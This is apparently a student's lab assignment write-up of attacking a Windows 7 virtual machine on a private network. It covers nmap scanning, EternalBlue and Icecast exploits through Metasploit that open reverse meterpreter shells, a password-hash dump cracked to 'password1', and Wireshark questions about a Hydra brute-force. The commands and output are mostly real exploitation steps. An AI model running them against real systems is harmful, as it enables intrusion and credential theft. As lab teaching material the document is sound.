Name: Brajesh Kaushik

Email: brajeshkaushik98@gmail.com

Questions-1 Scanning

Task-1 Step-up the lab in your local system after download it.

Task-2 Open the system and setup both kali and Windows system into Host-only network for better networking connection else use NAT connection.

Task-3 Now Scan for the Target IP address and perform Network scanning to perform the System attack

Answer: When we scan the IP range we get the windows IP which is 192.168.56.101

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l 192.168.56.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:28:4a:d4, IPv4: 192.168.56.102
WARNING: get_host_address failed for "-l": Name or service not known - target
 ignored
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:0d       (Unknown: locally administered)
192.168.56.100  08:00:27:90:a8:c2       PCS Systemtechnik GmbH
192.168.56.101  08:00:27:3d:42:75       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.900 seconds (134.74 hosts/sec).
 3 responded
```

After doing NMAP scan on IP address 192.168.56.101 we find out that port 445 is open.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.56.101 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-31 01:53 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00022s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
```

When we run nmap script to find out whether this windows machine is vulnerable to Eternal-blue attack , we found out it is vulnerable to eternal blue attack

```
┌──(kali㉿kali)-[~]
└─$ nmap -p445 --script smb-vuln-ms17-010 192.168.56.101 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-31 01:55 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00056s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Questions-2 Exploitation

Task-4 Get the exploit and the get the reverse connection

Answer: Now we searched for eternalblue in Metasploit console and got one RCE exploit.

```
msf6 > search eternal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

We choose the exploit using the command use 0

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

Next we find out that RHOSTS and LHOST is required for this exploit to run.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded S
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Stand
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 targ


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

We provide RHOSTS and LHOST value .

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set Rhosts 192.168.56.101
Rhosts => 192.168.56.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.56.101   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.102   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

We run the exploit and we get a meterpreter shell

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.101:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.101:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.101:445 - The target is vulnerable.
[*] 192.168.56.101:445 - Connecting to target for exploitation.
[+] 192.168.56.101:445 - Connection established for exploitation.
[+] 192.168.56.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.101:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.56.101:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.56.101:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.56.101:445 - 0x00000020  50 61 63 6b 20 31                                 Pack 1
[+] 192.168.56.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.101:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.101:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.101:445 - Starting non-paged pool grooming
[+] 192.168.56.101:445 - Sending SMBv2 buffers
[+] 192.168.56.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.101:445 - Sending final SMBv2 buffers.
[*] 192.168.56.101:445 - Sending last fragment of exploit packet!
[*] 192.168.56.101:445 - Receiving response from exploit packet
[+] 192.168.56.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.101:445 - Sending egg to corrupted connection.
[*] 192.168.56.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:49158 ) at 2022-10-31 02:00:03 -0400
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


Questions-3 Password Attack

Task-5 Dump the system password and get the System Access

Answer: We get a list of password hashes using hashdump command

```
meterpreter > hashdump
admin:1002:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef ::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ineuron:1000:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::
noob:1001:aad3b435b51404eeaad3b435b51404ee:ed009a5dc9ad1848d4fc077205315aed:::
root:1003:aad3b435b51404eeaad3b435b51404ee:126b492f279d1595f0ab2e5c22c8a20c:::
toor:1004:aad3b435b51404eeaad3b435b51404ee:156cb1abce808384cfa960fe47c2cafc:::
meterpreter >
```

Now we have to find out admin user password so we copy NTLM hash of admin user and by using the website Crackstation we find out admin password is password1





Question-4 Vulnerability Analysis and Exploit Research

Task-6 Enter into Windows machine after getting the password, login as Admin Account and run ICE_CAST server which is pre-install comes in the machine

Answer:

Now we login as admin user and start the ICE_CAST server.


Recycle Bin
Getting Started
Windows Media Center
Calculator
Sticky Notes
Snipping Tool
Paint
Remote Desktop Connection
Magnifier
Solitaire
All Programs
Search programs and files
admin
Documents
Pictures
Music
Games
Computer
Control Panel
Devices and Printers
Default Programs
Help and Support
Shut down
11:34 AM
10/31/2022


Recycle Bin
Microsoft Edge
R@1n
Icecast2 Version 2.x
File
Configuration
About
icecast.org
Stop Server
Start Server on Application Startup
Server Status
Running
Hide To Systray
Server Status
Source Level Stats
Global Statistics
Stat Type
Name
Value
Server Has Been Running
0 Days, 0 Hours, 0 Minutes, 10 Seconds
11:36 AM
10/31/2022

Question-5 Web Server Hacking

Task-7 Again Exploit the Machine with Web server based Exploit - Do some research about the ICE_CAST server vulnerability

Task-8 Do provide screenshot of each step you have performs and explain the vulnerability related to ICS-CAST server

Answer:

After ICE_CAST server is started and we perform nmap scan we find out that port 8000 is open which was not open before.

```
└─$ nmap 192.168.56.101 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-31 02:07 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00019s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
8000/tcp  open  http-alt
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.18 seconds
```

On further investigation we found out it was running Icecast server.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p8000 -Pn 192.168.56.101 -A
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-31 02:08 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00041s latency).

PORT     STATE SERVICE VERSION
8000/tcp open  http    Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.07 seconds
```

Next we search icecast exploit in Metasploit and found 1 exploit, Icecast Header Overwrite

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) >
```

Now we use that exploit and found out RHOSTS and LHOST is required for this exploit to run.

```
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

We provided RHOSTS and LHOST value.

```
msf6 exploit(windows/http/icecast_header) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 exploit(windows/http/icecast_header) > set lhost 192.168 56.102
lhost => 192.168 56.102
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.101   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168 56.102   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Next we run the exploit and we got a meterpreter shell.

```
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Sending stage (175174 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:49160 ) at 2022-10-31 02:19:27 -0400

meterpreter > getuid
Server username: ineuron-PC\admin
```

The vulnerability allows a remote attacker to execute arbitrary code on the target system.

The vulnerability exists due to a boundary error when processing URL in url_add_client() function in auth_url.c. A remote unauthenticated attacker can send an overly long URL to the affected server, trigger buffer overflow and crash the server or execute arbitrary code on the target system.

Successful exploitation of this vulnerability may result in complete compromise of vulnerable system.

Question-6 Wireshark Analysis


Provide some below answer for the same activity you perform:

q-1 There is a very popular tool by Van Hauser which can be used to brute force a series of services. What is the name of this tool?

Answer: Hydra tool


q-2 The attacker is trying to log on with a specific username. What is the username?

Answer: jenny




q-3 What is the user's password we found in the analysis?

Answer: password123



